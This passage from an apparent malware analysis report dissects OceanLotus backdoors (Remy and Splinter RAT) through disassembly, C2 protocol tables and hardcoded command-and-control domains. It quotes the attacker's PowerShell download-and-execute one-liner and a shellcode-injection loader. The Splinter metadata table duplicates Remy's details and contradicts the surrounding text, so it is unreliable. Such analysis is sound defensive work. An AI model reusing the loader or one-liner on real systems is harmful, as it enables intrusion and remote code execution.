enum_drivers:                                ; CODE XREF: enum
    mov     [ebp+driver_index], esi
    cmp     esi, 0Ah
    jge     short loc_10003FA4
    push    100h           ; size_t
    push    0               ; int
    lea     eax, [ebp+szName]
    push    eax             ; void *
    call    _memset
    push    100h           ; size_t
    push    0               ; int
    lea     eax, [ebp+szVer]
    push    eax             ; void *
    call    _memset
    add    esp, 18h
    push    100h           ; cbVer
    lea     eax, [ebp+szVer]
    push    eax             ; ipszVer
    push    100h           ; cbName
    lea     eax, [ebp+szName]
    push    eax             ; ipszName
    push    esi             ; wDriverIndex
    call    ebx ; capGetDriverDescriptionW
    test   eax, eax
    jz     short loc_10003F90
    inc    edi
    mov    [ebp+driver_counter], edi

loc_10003F90:                                ; CODE XREF: enum
    inc    esi
    jmp    short enum_drivers

```

Figure 22: Enumerate drivers

Unused Exports

The following functions call nothing besides the routine that parses the parameters; they possibly constitute a template function for further functionalities not yet implemented:

- CreateCompressor – template code for function with one parameter
- SetCompressorInformation – template code for function with two parameters
- QueryCompressorInformation – template code for function with three parameters
- ResetCompressor – template code for function with four parameters
- CloseCompressor – template code for function with five parameters

Remy RAT

Classification	Malware/Backdoor
Aliases	WINDSHIELD (FireEye)
Size	355 KB (364,353 bytes)
Type	PowerShell/Shellcode/Win32 PE (DLL)
File Name	underwears.png
Timestamp	Thu, August 07 2008 01:43:09 UTC (spoofed)
Observed	November 2017

Overview

Arriving as an obfuscated PowerShell script built using the MSFvenom psh-reflection payload, the Remy DLL payload is ultimately unpacked, injected into memory, and executed via a Veil shellcode payload.




Figure 23: Payload layers

The Remy DLL shares code with Backdoor.Win32.Denis (Kaspersky), and appears to be related to the "WINDSHIELD" malware (described in the FireEye APT32 report).

Features

- Several PowerShell "wrappers"
- MSFvenom psh-reflection payload
 - Veil powershell/shellcode_inject
- Main functionality is to download and execute next stage payloads
- Six additional C2 commands
- Proxy bypass

Deployment

Remy was downloaded and executed manually by the threat actor using a PowerShell one-liner:

```
Powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('https://sunshinefromnow.files.wordpress.com/2017/10/underwears.png'))
```

Figure 24: Threat actor command to download and install Rem

Behavior

During loading, a C# source file is dropped to disk and compiled using the C# .NET compiler:

```
csc.exe
  "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\analyst\AppData\Local\Temp\qfmrch\3.cmdline"

cvtres.exe
  "C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe" /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\analyst\AppData\Local\`
```

Figure 25: Compiling .NET binary

The following command line arguments are supplied to the compiler via the "cmdline" file

```
/t:library /utf8output /R:"System.dll" /R:"C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll" /out:"C:\Users\Analyst\AppData\Local\Temp\yqq651ww.dll" /D:DEBUG /debug+ /optimize- /warnaserror "C:\Users\Analyst\AppData\Local\Temp\yqq651ww.0.cs"
```

Figure 26: C# compiler arguments

Although a relatively novel technique, this does lead to the creation of multiple temporary files under the %APPDATA%\Temp folder:

CSFC30.tmp	TMP File	1 KB	05/12/2017 12:30
RESF31.tmp	TMP File	2 KB	05/12/2017 12:30
yqq651ww.0.cs	Visual C# Source file	1 KB	05/12/2017 12:30
yqq651ww.cmdline	CMDLINE File	1 KB	05/12/2017 12:30
yqq651ww.dll	Application extension	4 KB	05/12/2017 12:30
yqq651ww.err	ERR File	0 KB	05/12/2017 12:30
yqq651ww.out	Wireshark capture file	1 KB	05/12/2017 12:30
yqq651ww.pdb	Program Debug Database	8 KB	05/12/2017 12:30
yqq651ww.tmp	TMP File	0 KB	05/12/2017 12:30

Figure 27: Files created during compilation

The source file is relatively simple and is used to assist with importing Windows APIs:

```
using System;
using System.Runtime.InteropServices;
namespace Win32Functions
{
    public class Win32
    {
        [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint dwAllocationType, uint dwProtect);
        [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll")] public static extern bool AllocConsole();
        [DllImport("kernel32.dll")] public static extern IntPtr WaitForSingleObject(IntPtr handle, int dwMilliseconds);
    }
}
```

Figure 28: C# source code for importing Win32 APIs


```
CALL method 'static byte[] FromBase64String(string s)'
SET $B1N4Y = '232 125 200 3 0 254 254 254 120 7 243 84 37 121 19...'.
$${SIG_N4T_W8E} = <<< @'
SET $SIGNATURE = ' [DllImport("kernel32.dll")] public static extern...'.
$({'PI'}) <<< ${'({0}){1}'}-f 'Add', 'yqq', '-T' -memberDefinition ${'$'${'N4T_W8E'}} -name "Win32" -namespace Win32Functions -passInName
SET $API = 'Win32Functions.Win32'.
$({'PI1'}:AllocConsole <<< ();
CALL method 'static bool AllocConsole()'.
    ${P0} = <<< ${'PI1'}:VirtualAlloc(${B1N4Y}.Length, 0x3000, 0x40);
CALL method 'static System.IntPtr VirtualAlloc(System.IntPtr lpAddress, System.UInt32 dwSize, System.UInt32 dwAllocationType, System.UInt32 dwProtect)' 
SET $p = '35323904'.
    [Runtime.InteropServices.Marshal]:Copy <<< ${B1N4Y}, 0, ${P0}, ${B1N4Y}.Length);
CALL method 'static System.Void Copy(byte[] source, int startIndex, System.IntPtr destination, int length)' 
    ${C} = <<< ${'PI1'}:CreateThread([IntPtr]:Zero, 0, ${P0}, [IntPtr]:Zero, 0, [IntPtr]:Zero);
CALL method 'static System.IntPtr CreateThread(System.IntPtr lpThreadAttributes, System.UInt32 dwStackSize, System.IntPtr lpStartAddress, System.IntPtr lpParameter, System.UInt32 dwCreationFlags, System.IntPtr lpThreadId)' 
SET $C = '1544'.
    ${'PI1'}:WaitForSingleObject <<< ${C}, -1;
CALL method 'static System.IntPtr WaitForSingleObject(System.IntPtr handle, int dwMilliseconds)'
```

Figure 29: PowerShell shellcode loader

Once active, the shellcode PE loader imports the following APIs dynamically:

- RtlMoveMemory
- RtlZeroMemory
- VirtualAlloc
- GetProcAddress
- LoadLibrary

The shellcode then allocates executable memory via VirtualAlloc, unpacks the main DLL payload, and calls its entry-point function:



```
1: seg000:0003F1D4      lea    ecx, [ebp-4Ch]
2: seg000:0003F1D7      push   ecx
3: seg000:0003F1D8      push   esi
4: seg000:0003F1D9      add    eax, esi
5: seg000:0003F1DB      mov    [ebp-4Ch], bl
6: seg000:0003F1DE      push   ebx
7: seg000:0003F1DF      mov    [ebp-4Bh], bl
8: seg000:0003F1E2      call   eax      ; next stage payload (base + 0xf810)
9: seg000:0003F1E4      ; CODE XREF: sub_3C88A+76C↑j
10: seg000:0003F1E4     ; sub_3C88A+1C6C↑j ...
11: seg000:0003F1E4     mov    esi, [ebp-8]
12: seg000:0003F1E7     mov    ebx, [ebp-14h]
13: seg000:0003F1EA     add    esi, 78h ; 'x'
14: seg000:0003F1ED     push   dword ptr [esi+4]
15: seg000:0003F1F0     push   edi
16: seg000:0003F1F1     call   ebx
```

Figure 30: Execute main payload DLL entry-point

The payload is ~248 KB (253,952 bytes) large, and purports to have been compiled on Thu Aug 07 01:43:07 2008. Originally named XamlDiagnostics.dll, it exports a single entry-point named DllEntry. The DllEntry routine first loads advapi32.dll, imports/calls GetUserNameW, and attempts to create the following mutex to prevent multiple instances from running:

151c9beb11b29fe869098007192d8fa7_%USERNAME%

It then loads several libraries, resolves all necessary APIs, and decrypts embedded strings. Most of the strings are encrypted with simple ADD 0x27 instruction.



```
; try {
1:     mov    [ebp+retval], ebx
2:     mov    dword ptr [ebp+mutex_name], 0E000Ah
3:     mov    dword ptr [ebp+mutex_name+4], 3C000Ah
4:     mov    dword ptr [ebp+mutex_name+8], 3B0012h
5:     mov    dword ptr [ebp+mutex_name+0Ch], 3B003Eh
6:     mov    dword ptr [ebp+mutex_name+10h], 0A000Ah
7:     mov    dword ptr [ebp+mutex_name+14h], 0B003Bh
8:     mov    dword ptr [ebp+mutex_name+18h], 3F0012h
9:     mov    dword ptr [ebp+mutex_name+1Ch], 11003Eh
10:    mov   dword ptr [ebp+mutex_name+20h], 12000Fh
11:    mov   dword ptr [ebp+mutex_name+24h], 120009h
12:    mov   dword ptr [ebp+mutex_name+28h], 90011h
13:    mov   dword ptr [ebp+mutex_name+2Ch], 100009h
14:    mov   dword ptr [ebp+mutex_name+30h], 12000Ah
15:    mov   dword ptr [ebp+mutex_name+34h], 3D000Bh
16:    mov   dword ptr [ebp+mutex_name+38h], 3F0011h
17:    mov   dword ptr [ebp+mutex_name+3Ch], 10003Ah
18:    mov   dword ptr [ebp+mutex_name+40h], 0FFE0038h
19:    mov   dword ptr [ebp+mutex_name+44h], 4Ch
20:    lea    eax, [ebp+mutex_name] ; "151c9beb11b29fe869098007192d8fa7_%USERNAME%
21:    jmp    short decr_string_loop
;
22: align 10h
;
decr_string_loop:           ; CODE XREF: DllEntry+DB↑j
23:     add    word ptr [eax], 27h
24:     add    eax, 2
25:     cmp    [eax], bx
26:     jnz    short decr_string_loop
27:     lea    esi, [ebp+username_ptr_then_res_struct]
28:     call   get_username
```

Figure 31: String decryption – mutex name

The backdoor can be executed with credentials for web authentication specified as parameters via the command line:

/u <username> /p <password>

Otherwise, these credentials can be passed at build time in the form of an embedded RCDATA resource (encrypted with a hardcoded XOR key), in the following format:

Offset	Description
0x00	Magic (0x02)
0x05	Username length
0x07	Password length
0x09	Username
0x09 + Username length	Password

The RCDATA resource from the analyzed sample did not contain any hard-coded credentials:

Bytes	ASCII	Description
3B 6C 49 6C 5A 4B 6E 47 3D	;IIIZKnG=	Encrypted resource content
39 6C 49 6C 5A 4B 6E 47 3D	9IIIZKnG=	Embedded XOR key
02 00 00 00 00 00 00 00 00 00 00 00		Decrypted resource content

```

push    RT_RCDATA
push    2070
push    edi
call   ds:FindResourceW
mov     esi, eax
test   esi, esi
jz    edi
push   esi
push   edi
call   ds:LoadResource
test   eax, eax
jz    edi
push   eax
call   ds:LockResource
mov    [ebp+resource], eax
test   eax, eax
jz    edi
push   esi
push   edi
call   ds:SizeofResource
mov    esi, eax
test   esi, esi
jz    edi
call   __VEC_memcpy_related_0
mov    ecx, [ebp+resource]
mov    edx, [ebx]
push   esi          ; size
push   ecx
push   edx          ; dest
call   __VEC_memcpy_
add   esp, 0Ch
mov    eax, offset a9lilzkng ; "9IIIZKnG=@"
lea    ecx, [ebp+key]
call   check_len_copy_str
lea    eax, [ebp+key]
push   eax
mov    edi, ebx
call   xor_crypt_with_given_key

```



Figure 32: Decryption of RCDATA resource

During the execution, the malware reads and writes from/to the following values under the `HKCU\SOFTWARE\ThunderbirdEML.KD` registry key:

Value Name	Type	Size	Description
(default)	REG_BINARY	32 bytes	Value sent by the C2 server upon initial communication; it's needed to initiate download/execution of additional malware stages
EditFlags	REG_BINARY	Variable	List of C2 URLs encoded with XOR 0x8A8B8C; can be set using one of the C2 commands
DisableProcessIsolation	REG_BINARY	8 bytes	System time, set at the time of the first C2 connection
<DWORD>	REG_DWORD	4 bytes	These values are queried/set by the C2 server during the process of downloading and executing additional stages

```

        mov    [esp+30h+EditFlags], 4D423D1Eh
        mov    [esp+30h+var_C], 403A451Fh
        mov    [esp+30h+var_8], 4Ch
        lea    eax, [esp+30h+EditFlags]

loc_C30C3:
        add    byte ptr [eax], 27h ; CODE XREF: get ThunderbirdEML EditFlags+3A+j
        inc    eax
        cmp    byte ptr [eax], 0
        jnz    short loc_C30C3
        push   esi
        push   ebx
        lea    eax, [esp+38h+type]
        push   eax
        lea    ecx, [esp+3Ch+EditFlags]
        push   ecx
        push   offset pszSubKey ; "SOFTWARE\ThunderbirdEML.KD"
        xor    edi, edi
        push   HKEY_CURRENT_USER
        mov    [esp+48h+type], edi
        call   SHGetValueA

```

Figure 33: Check for C2 URL in registry

```

xor_crypt_with_hardcoded_key proc near ; CODE XREF: get ThunderbirdEML EditFlags+96+j
; set ThunderbirdEML EditFlags+74+p
xor_key      = dword ptr -4
buffer        = dword ptr 8

push    ebp
mov    ebp, esp
push   ecx
xor    ecx, ecx
mov    word ptr [ebp+xor_key], 8B8Ah
mov    byte ptr [ebp+xor_key+2], 8Ch
test   ebx, ebx
jz    short loc_C3086
push   esi
push   edi
mov    edi, eax
sub    edi, [ebp+buffer]
jmp    short loc_C3060
; -----
align 10h

loc_C3060:
; CODE XREF: xor crypt with hardcoded key+1B+j
; xor crypt with hardcoded key+42+j
        mov    eax, [ebp+buffer]
        lea    esi, [ecx+eax]
        mov    eax, 0AAAAAAABh
        mul    ecx
        shr    edx, 1
        lea    edx, [edx+edx*2]
        mov    eax, ecx
        sub    eax, edx
        mov    dl, byte ptr [ebp+eax+xor_key] ; 0x8A8B8C
        xor    dl, [edi+esi]
        inc    ecx
        mov    [esi], dl
        cmp    ecx, ebx
        jb    short loc_C3060
        pop    edi
        pop    esi

loc_C3086:
; CODE XREF: xor crypt with hardcoded key+12+j
        mov    esp, ebp
        pop    ebp
        retn

```

Figure 34: Decryption of URL from registry value

If the EditFlags registry value contains additional URLs, they will be prioritized, otherwise the malware will attempt to connect to the following hardcoded URLs:

- happy.abelleds.com
- far.ordanuy.com
- home.runnerfd.com
- dyndns.yceunca.com

```
loc_CEAD0:          ; CODE XREF: malware main 0+67↑j
                    ; malware main 0+205↑j
    mov    dword ptr [ebp+url_1], 49493A41h ; happy.abelleds[.]com
    mov    dword ptr [ebp+url_1+4], 3B3A0752h
    mov    dword ptr [ebp+url_1+8], 3E45453Eh
    mov    dword ptr [ebp+url_1+0Ch], 3C074C3Dh
    mov    word ptr [ebp+url_1+10h], 4648h
    mov    [ebp+url_1+12h], 0
    lea    eax, [ebp+url_1]
    lea    esp, [esp+0]

loc_CEB00:          ; CODE XREF: malware main 0+24C↑j
    mov    cl, [eax]
    test   cl, cl
    jz     short loc_CEB0E
    add    cl, 27h
    mov    [eax], cl
    inc    eax
    jmp    short loc_CEB00
;

loc_CEB0E:          ; CODE XREF: malware main 0+244↑j
    mov    dword ptr [ebp+url_2], 74B3A3Fh ; far.ordanuy[.]com
    mov    dword ptr [ebp+url_2+4], 3A3D4B48h
    mov    dl, 47h
    mov    dword ptr [ebp+url_2+8], 7524E47h
    mov    dword ptr [ebp+url_2+0Ch], 46483Ch
    lea    ecx, [ebp+url_2]
    nop

loc_CEB30:          ; CODE XREF: malware main 0+27B↑j
    mov    al, [ecx]
    test   al, al
    jz     short loc_CEB3D
    add    al, 27h
    mov    [ecx], al
    inc    ecx
    jmp    short loc_CEB30
;

loc_CEB3D:          ; CODE XREF: malware main 0+274↑j
    mov    dword ptr [ebp+url_3], 3E464841h ; home.runnerfd[.]com
```

Figure 35: Hardcoded C2 domains

The malware has the capability to detect and bypass the victim's proxy configuration. There are two possible operation modes:

- TCP sockets, on port 61781 (default) or on port 443 (in case victim's machine is configured to use a proxy)
- HTTP POST/GET on ports 80 or 443, with the optional use of authentication (supports Basic and Digest schemes)

C2

Protocol

Initially, the backdoor will connect to one of the C2 URLs using raw sockets and perform a simple handshake:

```
Send 1 byte: 0x02
Recv 1 byte: 0x03
```

If that fails, the backdoor will try to determine if the victim's machine is configured to use a proxy server. In such case, the backdoor will first try to connect to the proxy and authenticate (if required):

- HTTP proxy (1) and HTTPS proxy (2) - connect to the proxy URL with the following header:

```
CONNECT %s:%d HTTP/1.1
Host: %s:%d
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/48.0.2564.109 Safari/537.36
```

Figure 36: HTTP proxy URL headers

Note: The User-Agent string first appeared in Chrome from February 2016.

```
mov    edx, [ebp+orig_c2_addr]
push   edx          ; in
call   inet_ntoa
mov    ebx, eax
mov    eax, [ebp+orig_c2_port+2]
push   eax          ; netshort
mov    [ebp+orig_c2_host], ebx
call   ntohs
movzx  esi, ax
lea    ecx, [ebp+send_buf]
push   ecx
mov    ecx, offset carriage_return
mov    [ebp+orig_c2_port_cp], esi
call   copy_str_or_resource
push   esi
push   ebx
push   offset aConnectSDHttp1 ; "CONNECT %s:%d HTTP/1.1\r\n"
lea    edi, [ebp+send_buf]

mov    byte ptr [ebp+dbginfo], 3
call   __vsprintf_s
push   esi
push   ebx
push   offset aHostSDProxyCon ; "Host: %s:%d\r\nProxy-Connection: keep-alive..."
call   __vsprintf_s_1
mov    esi, [ebp+socket_ptr]
mov    ebx, [ebp+send_buf]
mov    edx, [esi]
mov    eax, [ebx-0Ch]
push   edx
call   send_loop
```

Figure 37: Connection via HTTP proxy

The backdoor also supports Basic and Digest HTTP authentication methods. In case of Digest authentication, the backdoor will use the hardcoded string "d35efe4ba43e3803d57b4945fa3ab5dd" as the value for client *nonce* parameter.

```
Authenticate: Basic
GET %s:%d HTTP/1.1\r\nHost: %s:%d\r\nProxy-Connection: keep-alive\r\n\r\n
%s:%s
Authenticate: Digest
Authenticate: NTLM
Authorization: Basic %s\r\n
Proxy-
md5-sess
auth-int
realm
nonce
opaque
algorithm
Digest
d35efe4ba43e3803d57b4945fa3ab5dd
Authorization: Digest username=\"%s\",realm=\"%s\",nonce=\"%s\",uri=\"%s\",qop=\"%s\",nc=%s,cnonce=\"%s\",response=\"%s\",opaque=\"%s\"\r\n
```

Figure 38: Strings related to HTTP authentication, hardcoded "cnonce" value highlighted

- SOCKS proxy (4) - connect to the proxy server on specified port and send client connection request:

```
Send 10 bytes: 04 01 + c2_port + c2_ip
Recv 8 bytes: 00 5A XX XX XX XX XX XX (request granted)
```

- SOCKS5 proxy (5) – connect to the proxy server on specified port and send client connection request:

```
Send 3 bytes: 05 01 00
Recv 2 bytes: 05 00
Send 10 bytes: 05 01 00 01 + c2_port + c2_ip
Recv 10 bytes.
```

```
send_3_bytes:          ; CODE XREF: connect send recv 105+EA↑j
    mov    [ebp+send_buffer_1], 105h ; socks version and authentication method
    mov    [ebp+var_3E], bl
    mov    esi, 3                  ; len
    xor    edi, edi
    lea    ecx, [ecx+0]

send_loop:            ; CODE XREF: connect send recv 105+18A↑j
    mov    eax, 1000h
    cmp    esi, 1000h
    jg    short loc_C628F
    mov    eax, esi

loc_C628F:           ; CODE XREF: connect send recv 105+16B↑j
    push   ebx
    push   eax                  ; len
    mov    eax, [ebp+socket]
    lea    edx, [ebp+edi+send_buffer_1]
    push   edx                  ; buffer
    push   eax                  ; socket
    call   send
    cmp    eax, ebx
    jle    short loc_C62AC
    sub    esi, eax
    add    edi, eax
    cmp    esi, ebx
    jg    short send_loop
```

Figure 39: Connection via socks5 proxy

After a successful handshake, the backdoor will collect system information, such as the username, computer name, OS version, and details of the first active network adapter (excluding loopback), and send this information to the C2 server:

- Send 4-bytes (size of the upcoming packet)
- Send packet with system information:

Offset	Size	Description
0x0000	4 bytes	Decompressed size
0x0004	4 bytes	Compressed size
0x0008		zlib compressed system information (decompressed size 0x199 bytes)

Figure 40: System information packet

```
send_packet_size:
    mov     eax, 1000h          ; CODE XREF: c2 comms raw main+21A+j
    cmp     edi, 1000h
    jg      short loc_CBA7D
    mov     eax, edi

loc_CBA7D:
    mov     ecx, [esp+214h+socket_then_size]
    push    0
    push    eax
    lea    eax, [esp+ebx+21Ch+packet_size]
    push    eax
    push    ecx
    call   send
    test   eax, eax
    jle    short send_sysinfo
    sub    edi, eax
    add    ebx, eax
    test   edi, edi
    jg     short send_packet_size

send_sysinfo:
    cmp    ebx, 4
    jnz    del_endp_
    mov    edx, [esp+214h+socket_old]
    mov    eax, [edx]
    push   eax
    mov    eax, [esp+218h+packet_size]
    mov    ebx, esi      ; buffer
    call   send_loop
    add    esp, 4
    cmp    eax, [esp+214h+packet_size]
    jnz    del_endp_
```

Figure 41: Basic communication scheme

The decompressed zlib data contains:

Offset	Size (bytes)	Description
0x0000	1 byte	0x03
0x0001	32 bytes	Value from ThunderbirdEML.KD\default
0x0021	15 bytes	Computer name
0x0030	16 bytes	User name
0x0040	4 bytes	unknown
0x0044	1 byte	OS major version
0x0045	1 byte	OS minor version
0x0046	1 byte	Service Pack major version
0x0047	1 byte	Service Pack minor version
0x0048	4 bytes	Product Type
0x004C	4 bytes	System time low
0x0050	4 bytes	System time high
0x0054	4 bytes	First byte from RCDATA resource (in this case 0x02)
0x0058	128 bytes	Adapter description
0x00D8	8 bytes	Adapter physical address
0x00E0	16 bytes	Adapter IP addresses
0x00F0	4 bytes	Zero
0x00F4	1 byte	Connection mode (0x01 – raw sockets; 0x02 HTTP POST/GET)
0x00F5	1 byte	Connection method (initially set to 0)
0x00F6	25 bytes	Connection data in format of %s:%d (initially set to zeroes)
0x010F	138 bytes	Connection data in format of %s:%s (initially set to zeroes)

Figure 42: Decompressed system information structure

The following diagram shows a request containing system information, with the compressed (green) and decompressed (red) sizes, zlib data (blue), and finally the decompressed information (pink):

Figure 43: Decoded system information request

Then, the malware will create three threads that are responsible for downloading and executing payloads, processing additional C2 commands and sending responses.

```
create_drop_exec_file_thread:          ; CODE XREF: c2_comms_raw main+24F↑j
    cmp    [esi+struct.download_exec_file_evt], 0
    jnz    short loc_CBB2B
    push   0
    push   0
    push   1
    push   0
    call   CreateEventW
    mov    [esi+struct.download_exec_file_evt], eax
    test  eax, eax
    jz    short loc_CBB2B
    push   0
    push   0
    push   esi
    push   offset call_drop_exec_file
    push   0
    push   0
    call   __beginthreadex ; c2_comms_drop_exec_file
    add    esp, 18h
    push   eax
    call   ds:CloseHandle
```

Figure 44: Thread responsible for downloading and executing next stage payloads

Once an internal event is set, the backdoor will contact the C2 server to download and execute additional stages. To do that, it will proceed as follows:

- Connect and send beacon based on the internally specified connection method
- Send 1 byte (0x06)
- Send data from the "(default)" value in the registry (32-bytes), zlib compressed
- Receive a 4-byte integer that will be used as registry value name
- Send data from that registry value (4-bytes)
- Receive 4-bytes (size of upcoming packet)
- Receive zlib compressed packet containing next stage payload
- Decompressed data format:

```
regval_data_len
regval_data
path_len
path
file_content_size
file_content
commandline_len
commandline
```

- Write *file_content* to path (create directories if needed)
- Create process *path commandline*
- Set registry value to the *regval_data*
- Send 4-byte response (last error code).

Commands

Besides executing additional next-stage payloads, the backdoor can process six additional commands.

```
mov    esi, [ebp+received_data]
mov    eax, [ebp+struct]
xor    ebx, ebx
mov    [esp+2FCh+struct_], eax
mov    [esp+2FCh+received_data_], esi
cmp    esi, ebx
jz    endp
mov    eax, [esi+cmd.code]
mov    [esp+2FCh+file_handle], ebx
cmp    eax, 8           ; switch 9 cases
ja    default          ; jumptable 000CA378 default case
jmp    ds:switch_9_cases[eax*4] ; switch jump
;

cmd_0_set_value:
switch_9_cases  dd offset cmd_0_set_value
; DATA XREF: c2 comms s
; jumptable 000CA378 ca
    dd offset cmd_1_connect_url ; connect to URL
    dd offset default          ; jumptable 000CA378 de
    dd offset cmd_367_inflate_arg ; create process
    dd offset default          ; jumptable 000CA378 de
    dd offset default          ; jumptable 000CA378 de
    dd offset cmd_367_inflate_arg ; drop file
    dd offset cmd_367_inflate_arg ; set value
    dd offset cmd_8_quit        ; jumptable 000CA378 ca
    dd offset cmd_8_quit        ; jumptable 000CA378 ca
call  alloc_some_buffer_copy_ptrs
mov    [esp+2FCh+var_4], ebx
mov    edx, [esi+cmd.param_len]
push  edx
add   eax, cmd.params ; command parameter
push  esi
mov    esi, [esp+304h+command_param]
push  esi
call  __VEC_memcpy_
```

Figure 45: Command processor

The C2 command packets have the following format:

Offset	Description
0x00	Unknown
0x04	Command ID
0x08	Length of parameters
0x0C	Parameters

The following commands are supported:

Code	Parameters	Description
0	value_data	Set "(default)" value in the registry (expected to be 32 bytes)
1	dword ip_address port	Connect to specified IP on specified port and send a beacon; send code 0x05 + content of the "(default)" value from the registry + dword back to the original C2 server
3	application_name cmd_line	Create process
6	file_name file_content	Create and write file
7	data_len data	Set EditFlags value in the registry
8	(none)	Delete files: C:\Windows\Origin\Origin.exe, %appdata%\Origin\Origin.exe and terminates

Splinter RAT

Classification	Malware/Backdoor
Aliases	WINDSHIELD (FireEye)
Size	355 KB (364,353 bytes)
Type	PowerShell/Shellcode/Win32 PE (DLL)
File Name	underwears.png
Timestamp	Thu, August 07 2008 01:43:09 UTC (spoofed)
Observed	November 2017

Overview

Splinter arrives as an MSBuild project file containing a Base64 encoded PowerShell script generated using the MSFVenom psh-reflection module. As in the case of Remy, it utilizes on-the-fly C# compilation and strips off several PowerShell wrappers before the shellcode that calls the final payload is invoked. The backdoor itself is a Win32 PE EXE file and has the capability to collect information, download and execute payloads, run WMI queries, and manipulate files, processes, and registry entries.

The overall functionality of Splinter appears pretty much in line with the "KOMPROGO" malware (as described in the FireEye APT32 report).

Features

- Several PowerShell "wrappers"
 - MSFVenom psh-reflection payload
 - Veil powershell/shellcode_inject
- Custom C2 protocol (different from Remy and Roland)
- 38 C2 commands
- Use of LZHAM for compression of backdoor response data

Behavior

The backdoor will not attempt to communicate with the C2 if any of these network monitors are running:

- wireshark.exe (check for running process)
- NetworkMiner.exe (check for running process)
- TCPView (check for window name)

```
loc_58F281:          ; CODE XREF: find_net_monitors+120+j
    call  find_NetworkMiner
    test  eax, eax
    jz   short loc_58F299
    mov   monitor_found_bool, 1
    jmp   find_processes_loop
; -----
loc_58F299:          ; CODE XREF: find_net_monitors+138;j
    push  ecx          ; lpMultiByteStr
    mov   ecx, esp
    mov   [ebp+var_20], esp
    push  ecx
    xor   esi, esi
    call  decr_TCPViewClass
    add   esp, 4
    lea   edx, [ebp+lpClassName]
    push  edx          ; int
    call  multi_to_wide
    mov   eax, [ebp+lpClassName]
    push  esi          ; lpWindowName
    push  eax          ; lpClassName
    call  ds:FindWindowW
    test  eax, eax
    jz   short loc_58F2C7
    mov   esi, 1
```

Figure 46: Find network monitors

It will also constantly check for these processes and exit in the event any of these are detected.

As in the case of other backdoors used by the OceanLotus Group, the most sensitive strings, including hardcoded C2 addresses, are stack-based and obfuscated with one-byte incremental XOR:

```
loc_58BD88:          ; CODE XREF: decrypt_urls+A3↑j
                     ; decrypt_urls+C1↑j
    push    430D001Dh      ; encrypted string
    push    1B190402h
    push    17030A09h
    push    90D0D0Bh
    push    2F2D2C4Eh
    push    5Dh           ; initial key (incremental)
    push    20             ; len
    mov     ecx, 5
    lea     esi, [ebp+decr_struct]
    call    set_up_struct
    add    esp, 1Ch
    mov     esi, eax
; } // starts at 58BD37
; try {
    mov     byte ptr [ebp+error_code], 3
    call    decrypt_string ; rss.honoremarson.com
    cmp    eax, ebx
```

Figure 47: Stack-based string decryption

```
decr_loop:          ; CODE XREF: decrypt_string+1B↑j
                     ; decrypt_string+52↑j
    mov     ecx, [esi+decr.enc_bytes_p]
    mov     cl, [ecx+eax*4]
    mov     edx, [esi+decr.dec_str_ptr]
    mov     [eax+edx], cl
    mov     edx, [esi+decr.dec_str_ptr]
    lea     ecx, [eax+edx]
    mov     dl, byte ptr [esi+decr.key]
    xor     [ecx], dl
    mov     ecx, [esi+decr.key]
    inc     ecx
    and    ecx, 800000FFh
    jns    short loc_58FA6B
    dec    ecx
    or     ecx, 0FFFFFF00h
    inc    ecx

loc_58FA6B:          ; CODE XREF: decrypt_string+41↑j
    inc    eax
    mov     [esi+decr.key], ecx
    cmp    eax, [esi+decr.length]
    jl    short decr_loop
```

Figure 48: String decryption loop

The following URLs are hardcoded in the binary:

- rss.honoremarson[.]com (89.249.65.134, 185.244.213.28)
- repo.paigeherzog[.]com (89.249.65.134, 185.244.213.28)
- ssl.wolfgangneudorf[.]com (89.249.65.134, 185.244.213.28)
- help.angelinagerste[.]com (69.64.147.33, 185.244.213.28)
- mms.garyschulze[.]com (69.64.147.35, 91.195.240.103)

The backdoor also maintains a hardcoded list of ports to use, including 443, 1364, and 35357.

After sending an initial handshake, composed of two hardcoded values (request code and victim's ID) buried inside pseudo-random data, the backdoor will send the contents of the "Key" value from [HKLM|HKCU]\Software\Microsoft\GameCenter\Identity. If this value is empty or doesn't exist, the malware will send a hardcoded string instead.

```

mov    byte ptr [ebp+debug_code], 8
call   c2_send      ; send content of "Key" value under
                   ; [HKLM|HKCU]\Software\Microsoft\GameCenter\Identity
lea    eax, [ebp+resp_session_id]
push   eax
lea    ecx, [ebp+resp_field_24]
push   ecx
lea    edx, [ebp+resp_field_15]
push   edx
lea    eax, [ebp+resp_compress_bool]
push   eax
lea    ecx, [ebp+resp_field_1B]
push   ecx
lea    edx, [ebp+resp_compressed_bool]
push   edx
lea    eax, [ebp+resp_0C]
push   eax
lea    ecx, [ebp+resp_field_8]
push   ecx
mov    edx, [esi]
lea    edx, [ebp+resp_field_7]
push   edx
mov    edx, socket_select_count
lea    eax, [ebp+c2_message_data]
push   eax      ; msg_data_buffer
push   ecx      ; socket
push   edx      ; select_count
lea    ecx, [ebp+resp_command_code]
call   recv_parse_command
